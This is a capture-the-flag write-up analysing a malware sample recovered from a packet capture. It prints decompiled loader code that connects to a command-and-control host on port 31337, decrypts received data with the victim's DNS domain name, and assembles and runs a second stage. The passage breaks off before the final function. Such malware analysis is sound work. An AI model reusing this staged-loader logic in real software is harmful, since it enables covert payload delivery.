
What is it?

Malware that tries to ruin your life and steal your waifu. We get a network capture containing data from when someone downloaded a piece of malware and it ran on their computer. My malware analyst fingers were tingling to embark on something that made me feel like this:

Our job is to see what the malware does, and recover data that the user lost.


How to solve it?

Browsing the PCAP we see a chonky HTTP GET request that downloads some executable:




No.	Time	Source	Destination	Protocol	Length	Leftover Capture Data	Data	Info
664	3.931081	192.168.0.115	13.107.21.200	TLSv1.2	132			Application Data
665	3.943396	13.107.21.200	192.168.0.115	TCP	60			443 → 49815 [ACK] Seq=110117 Ack=5198 Win=262144 Len=0
666	3.943493	192.168.0.115	192.168.0.104	TCP	66			49820 → 8000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
667	3.944130	192.168.0.104	192.168.0.115	TCP	66			8000 → 49820 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
668	3.944269	192.168.0.115	192.168.0.104	TCP	54			49820 → 8000 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
669	3.944966	192.168.0.115	192.168.0.104	HTTP	223			GET /xQWdrq.exe HTTP/1.1
670	3.945365	192.168.0.104	192.168.0.115	TCP	60			8000 → 49820 [ACK] Seq=1 Ack=170 Win=64128 Len=0
671	3.945495	13.107.21.200	192.168.0.115	TCP	60			443 → 49815 [ACK] Seq=110117 Ack=5276 Win=262144 Len=0
672	3.946102	192.168.0.104	192.168.0.115	TCP	256			8000 → 49820 [PSH, ACK] Seq=1 Ack=170 Win=64128 Len=202 [TCP segment of a reassembled PDU]
673	3.946102	192.168.0.104	192.168.0.115	TCP	1514			8000 → 49820 [ACK] Seq=203 Ack=170 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
674	3.946102	192.168.0.104	192.168.0.115	TCP	1514			8000 → 49820 [ACK] Seq=1663 Ack=170 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
675	3.946102	192.168.0.104	192.168.0.115	TCP	1514			8000 → 49820 [ACK] Seq=3123 Ack=170 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
676	3.946102	192.168.0.104	192.168.0.115	TCP	1514			8000 → 49820 [ACK] Seq=4583 Ack=170 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
677	3.946102	192.168.0.104	192.168.0.115	TCP	1514			8000 → 49820 [PSH, ACK] Seq=6043 Ack=170 Win=64128 Len=1460 [TCP segment of a reassembled PDU]

File->Export Objects->HTTP extracts the EXE for us, we can now reverse it! From the get go it seems like standard malware, connects to *utube.online* on port *31337*, then sends **z11gj1** and waits for a response:




```
  *(_QWORD *)&pHints.ai_addr = 0i64;
  if ( getaddrinfo("utube.online", "31337", &pHints, &ppResult) )
    goto LABEL_21;
  v5 = ppResult;
  if ( ppResult )
  {
    while ( 1 )
    {
      v6 = socket(v5->ai_family, v5->ai_socktype, v5->ai_protocol);
      v3 = v6;
      if ( v6 == -1i64 )
        goto LABEL_21;
      if ( connect(v6, v5->ai_addr, v5->ai_addrlen) != -1 )
      {
        v5 = ppResult;
        break;
      }
      closesocket(v3);
      v5 = v5->ai_next;
      if ( !v5 )
      {
        freeaddrinfo(ppResult);
        WSACleanup();
        return 1;
      }
    }
  }
  freeaddrinfo(v5);
  if ( v3 == -1i64 )
  {
LABEL_21:
    WSACleanup();
    return 1;
  }
  if ( send(v3, "z11gj1\n", 7, 0) == -1 )
    goto LABEL_30;
  memset(buf, 0, sizeof(buf));
  nSize = 260;
  recv(v3, buf, 1024, 0);
  GetComputerNameExA(ComputerNameDnsDomain, Buffer, &nSize);
```

The malware then utilizes 360 Degree 0-Day Protection and gets the computer's DNS Domain Name to decrypt the buffer it just received:



```
recv(v3, buf, 1024, 0);
GetComputerNameExA(ComputerNameDnsDomain, Buffer, &nSize);
v7 = 0;
v31 = 0;
v8 = -1i64;
do
  ++v8;
while ( Buffer[v8] );
if ( v8 )
{
  v9 = 0i64;
  do
  {
    Buffer[v9] ^= buf[v9];
    ++v9;
    ++v7;
    v10 = -1i64;
    do
      ++v10;
    while ( Buffer[v10] );
  }
  while ( v7 < v10 );
}
```

Basically, I'll need to figure what that name is, otherwise the stuff it decrypts won't be correct. Let's look in the PCAPerino. Scrolling thru we see the KRB5 protocol being used (Kerberos), and by googling it seems to send some DNS data around, the only legible string in any of these is "MEGACORP.LOCAL", we we'll just use that and hope that it works.



tcp contains "MEGACORP"


No.	Time	Source	Destination	Protocol	Length	Leftover Capture Data	Data	Info
836	5.701344	192.168.0.115	192.168.0.105	KRB5	289			AS-REQ
837	5.702359	192.168.0.105	192.168.0.115	KRB5	265			KRB E…
844	5.703357	192.168.0.115	192.168.0.105	KRB5	369			AS-REQ
845	5.704645	192.168.0.105	192.168.0.115	TCP	1514			88 → …
854	5.705812	192.168.0.115	192.168.0.105	KRB5	1614			TGS-R…
856	5.707472	192.168.0.105	192.168.0.115	TCP	1514			88 → …
864	5.709778	192.168.0.115	192.168.0.105	KRB5	1435			TGS-R…
867	5.712501	192.168.0.105	192.168.0.115	KRB5	1464			TGS-R…
871	5.713451	192.168.0.115	192.168.0.105	SMB2	3214			Sessi…

```
      sname-string: 2 items
          SNameString: krbtgt
          SNameString: MEGACORP.LOCAL
    > e-data: 30633040a103020113a23904373035301da003020112a116…
```

```
0000  00 0c 29 a9 01 ff 00 0c  29 32 3e ae 08 00 45 00   ··)····· )2>···E·
0010  00 fb 1b 85 40 00 80 06  5c 4b c0 a8 00 69 c0 a8   ····@··· \K···i··
0020  00 73 00 58 c2 9e de 1d  64 78 0e 95 66 f9 50 18   ·s·X···· dx··f·P·
0030  20 14 87 ec 00 00 00 00  00 cf 7e 81 cc 30 81 c9    ······· ··~··0··
0040  a0 03 02 01 05 a1 03 02  01 1e a4 11 18 0f 32 30   ········ ······20
0050  32 30 31 30 32 38 30 34  31 33 32 37 5a a5 05 02   20102804 1327Z···
0060  03 04 a0 8b a6 03 02 01  19 a9 10 1b 0e 4d 45 47   ········ ·····MEG
```

SNameString (kerberos.SNameString), 14 bytes | Packets: 2469 · Displayed: 9 (0.4%) | Profile: Default


Next it sends another command, allocates some memory, receives data into that memory region, then uses that region and *Buffer* from the image above to decrypt it. How does decryption work? Who cares, we can just let a debugger run it for us.



```
  }
  if ( send(v3, "533_11s4\n", 9, 0) == -1 )
  {
LABEL_30:
    closesocket(v3);
    goto LABEL_21;
  }
  fuckyou = (char *)VirtualAlloc(0i64, 0x2710ui64, 0x1000u, 4u);
  recv(v3, fuckyou, 7680, 0);
  v12 = decrypt_resource((__int64)Buffer, (__int64)fuckyou, 7680);
  v13 = GetModuleHandleW(0i64);
  v14 = v13;
  v15 = FindResourceW(v13, (LPCWSTR)0x65, (LPCWSTR)0xA);
  v16 = v15;
  if ( !v15 )
    exit(0);
  v17 = LoadResource(v14, v15);
  rsrc_size = SizeofResource(v14, v16);
  locked_rsrc = LockResource(v17);
  v20 = rsrc_size;
  copied_res = VirtualAlloc(0i64, rsrc_size, 0x1000u, 4u);
  memcpy(copied_res, locked_rsrc, rsrc_size);
  v22 = decrypt_resource((__int64)Buffer, (__int64)copied_res, rsrc_size);
```


It decrypts twice, we get *fuckyou* decrypted, and *copied_res*, as well. Effectively (as we would see in a debugger) its just two portions of some application that are then slapped together at a specific offset so that it can run. Why won't I show you pictures from the debugger you ask? Well, because this operation is left as an exercise to the reader.

We can see the combining here, and *runthing* will launch the decrypted application:



```
memcpy(copied_res, locked_rsrc, rsrc_size);
v22 = decrypt_resource((__int64)Buffer, (__int64)copied_res, rsrc_
if ( rsrc_size )
{
  v23 = v12 - v22;
  do
  {
    v22[v23 + 3504] = *v22;
    ++v22;
    --v20;
  }
  while ( v20 );
}
WSACleanup();
runthing(v12, Buffer);
StartupInfo.hStdError = 0i64;
```


Ok, so now we need to get the stuff decrypted. Naturally the connections won't work anymore and we can't just run it on our machine, so what do we do? We utilize the godsend that x64dbg is and breakpoint at specific jumps where connection checks would fail, bypass these, and then somehow we have to manually slap the data into respective areas in memory. We can see all of this communication in the PCAP by filtering for port 31337:



tcp.port == 31337

No.	Time	Source	Destination	Protocol	Length	Leftover Capture Data	Data	Info
1130	8.365228	192.168.0.115	192.168.0.104	TCP	66			49828 → 31337 [SYN] Se…
1131	8.365599	192.168.0.104	192.168.0.115	TCP	66			31337 → 49828 [SYN, AC…
1132	8.365712	192.168.0.115	192.168.0.104	TCP	54			49828 → 31337 [ACK] Se…
1133	8.365800	192.168.0.115	192.168.0.104	TCP	61		7a3131676a310a	49828 → 31337 [PSH, AC…
1134	8.365998	192.168.0.104	192.168.0.115	TCP	60			31337 → 49828 [ACK] Se…
1135	8.390072	192.168.0.104	192.168.0.115	TCP	62		910334f11d7644e3	31337 → 49828 [PSH, AC…
1136	8.390585	192.168.0.115	192.168.0.104	TCP	63		3533335f313173340a	49828 → 31337 [PSH, AC…
1137	8.392793	192.168.0.104	192.168.0.115	TCP	60			31337 → 49828 [ACK] Se…
1142	8.646009	192.168.0.104	192.168.0.115	TCP	1514		01c1cc4bc079bf777067723f82925213cb16772dd6dd4aca…	31337 → 49828 [ACK] Se…
1143	8.646009	192.168.0.104	192.168.0.115	TCP	1514		ceccade0a2de146e8ab5e246baca196790dc43e01e56ee11…	31337 → 49828 [ACK] Se…
1144	8.646009	192.168.0.104	192.168.0.115	TCP	1514		ec438f32d5304c932d0dbdbe0301adbfd3223ef33879b211…	31337 → 49828 [ACK] Se…
1145	8.646009	192.168.0.104	192.168.0.115	TCP	1514		764d8dace3e721b6125ec4a1304dd08d569e6c1de39b9e51…	31337 → 49828 [ACK] Se…
1146	8.646009	192.168.0.104	192.168.0.115	TCP	1514		d5769810463fb83affeca471a2bb14dc7603a16ba959d866…	31337 → 49828 [PSH, AC…
1147	8.646009	192.168.0.104	192.168.0.115	TCP	434		d26034d88524bea93f00bd23de0aa70895e591c7276f6c42…	31337 → 49828 [PSH, AC…
1148	8.646009	192.168.0.104	192.168.0.115	TCP	60			31337 → 49828 [FIN, AC…
1149	8.646241	192.168.0.115	192.168.0.104	TCP	54			49828 → 31337 [ACK] Se…
1150	8.647386	192.168.0.115	192.168.0.104	TCP	54			49828 → 31337 [RST, AC…

TL;DR we just slap in all of this data into what *fuckyou* and *Buffer* are supposed to be during debugging, and let it decrypt itself, then breakpoint before *runthing* is called (yes MEGACORP.LOCAL was the correct DNS name). Looking at the decompilation for *runthing* :

